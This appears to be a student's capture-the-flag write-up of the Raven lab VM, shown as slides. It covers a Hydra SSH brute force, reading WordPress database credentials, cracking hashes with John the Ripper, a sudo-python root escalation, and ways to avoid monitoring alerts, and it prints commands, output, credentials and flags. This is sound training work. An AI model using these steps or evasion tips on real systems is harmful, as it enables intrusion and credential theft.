
Hydra Brute Force Attack



The screenshot shows the xHydra application window. The 'Start' tab is selected, displaying the output of the brute-force attack. The output indicates that the password 'michael' was successfully found for the user 'michael' on the target 192.168.1.110. The application also shows the start and end times of the attack and the number of login tries.

```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or security related tasks without written permission.  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-20  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399)  
[DATA] attacking ssh://192.168.1.110:22/  
[22][ssh] host: 192.168.1.110 login: michael password: michael  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-20  
<finished>
```

SSH Login to Target 1



The screenshot shows an SSH terminal session on target1. The user 'michael' has successfully logged in. The terminal displays the Debian GNU/Linux system's welcome message and the user's current directory. The user then navigates to the /var/www directory and lists the files, finding a file named 'flag2.txt'. The user then cat's the file, revealing a flag.

```
michael@target1: /var/www  
File Actions Edit View Help  
Shell No. 1 michael@target1: /var/www Shell No. 2  
root@Kali:~# ssh michael@192.168.1.110  
michael@192.168.1.110's password:  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
You have new mail.  
michael@target1:~$ cd /var/www  
michael@target1:/var/www$ ls  
flag2.txt  
michael@target1:/var/www$ cat flag2.txt  
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}  
michael@target1:/var/www$
```


Exploitation: 4 “WordPress Database data exfiltration”

- How did you exploit the vulnerability?

SSH into Michael's account and then located the

wp-config.php file and discovered the

MySQL database login credentials

- What did the exploit achieve?

Obtained database MySQL login credentials.

- Commands:

ssh michael@192.168.1.110

find -iname wp-config.php

cd /var/www/html/wordpress

cat wp-config.php

Result: **R@v3nsecurity**

```
michael@target1:/var/www/html/wordpress
File Actions Edit View Help
Shell No. 1 michael@targ...ml/wordpress Shell No. 4
wp-activate.php wp-config.php wp-mail.php xmlrpc.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
```


Exploitation: 4 “WordPress Database data exfiltration”

- How did you exploit the vulnerability?

- In MySQL Database, commands:
 - show database;
 - use wordpress;
 - show tables;
 - select * from wp_users;
- Copied Steven’s unsalted password hash from MySQL database saved to wp_hashes.txt
- Cracked via John the Ripper
 - Password: **pink84**
- SSH into Steven’s account
- Escalated to root via sudo python

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_register |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08-12 22:49:12 |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31:16 |
+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```


Exploitation: 5 “Privilege escalation via sudo python”

- What did the exploit achieve?
Escalated access to root level
- Commands:

sudo python -c 'import
pty;pty.spawn("/bin/bash");'

Id

Cd /root

Cat flag4.txt

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@TARGET1:/ > id
uid=0(root) gid=0(root) groups=0(root)
root@TARGET1:/ > cd /root
root@TARGET1:/root > ls
flag4.txt
root@TARGET1:/root > cat flag4.txt

_____
|  _  \
| |_/ /_ _ _ _ _ _ _ _ _ _
|   _/ / _ \ \ / / _ \ _ \
| \ \ (| | \ \ / / _/ | | |
\_| \ \ _ _/ \ \ \ _ _/ | | |

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```


Avoiding Detection

Stealth Exploitation of Port Scanning

Monitoring Overview

Which alerts detect this exploit?

HTTP Request Size

Which metrics do they measure?

Packetbeat

Which thresholds do they fire at?

>3500 in 1 minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

`nmap -sC -sV -Pn 192.168.1.110`

- Are there alternative exploits that may perform better?

There are many ip scanner/port scanners available but none as robust as nmap.

```
Shell No.1
File Actions Edit View Help

root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-08 17:46 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00085s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.71 seconds
root@Kali:~#
```



Stealth Exploitation of Enumerating WordPress

Monitoring Overview

- Which alerts detect this exploit?
Excessive HTTP Errors & HTTP Request Size monitoring
- Which metrics do they measure?
Packetbeat
- Which thresholds do they fire at?
HTTP response code ≥ 400 in 5 minutes & HTTP request size ≥ 3500 in 1 minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
`wpscan --url http://192.168.1.110/wordpress --wp-content-dir -at -eu`
- Are there alternative exploits that may perform better?
wp scan is the best performing exploit to use against wordpress



```
michael@target1: ~
File Actions Edit View Help
michael@target1: ~ Shell No. 2 Shell No. 3
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu

-----
  W^P^S^c^a^n^
-----
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

-----
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Jun 11 10:43:28 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
    Interesting Entry: Server: Apache/2.4.10 (Debian)
    Found By: Headers (Passive Detection)
    Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
    Found By: Direct Access (Aggressive Detection)
    Confidence: 100%
    References:
```


Stealth Exploitation of Weak Passwords

Monitoring Overview

- Which alerts detect this exploit?
- There was no alert that was set off since we ran John on our local machine

```
root@Kali:/usr/share/wordlists# john -show wp_hashes.txt  
steven:pink84
```

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- To use John the Ripper without triggering any alerts, you would make a copy of the hashed passwords to your local machine and run John the Ripper there
- Are there alternative exploits that may perform better?
- We can use Hashcat rather than John the Ripper to crack the password. Hashcat can be configured to use the GPUs (rather than CPU) of the machine

That's all Folks!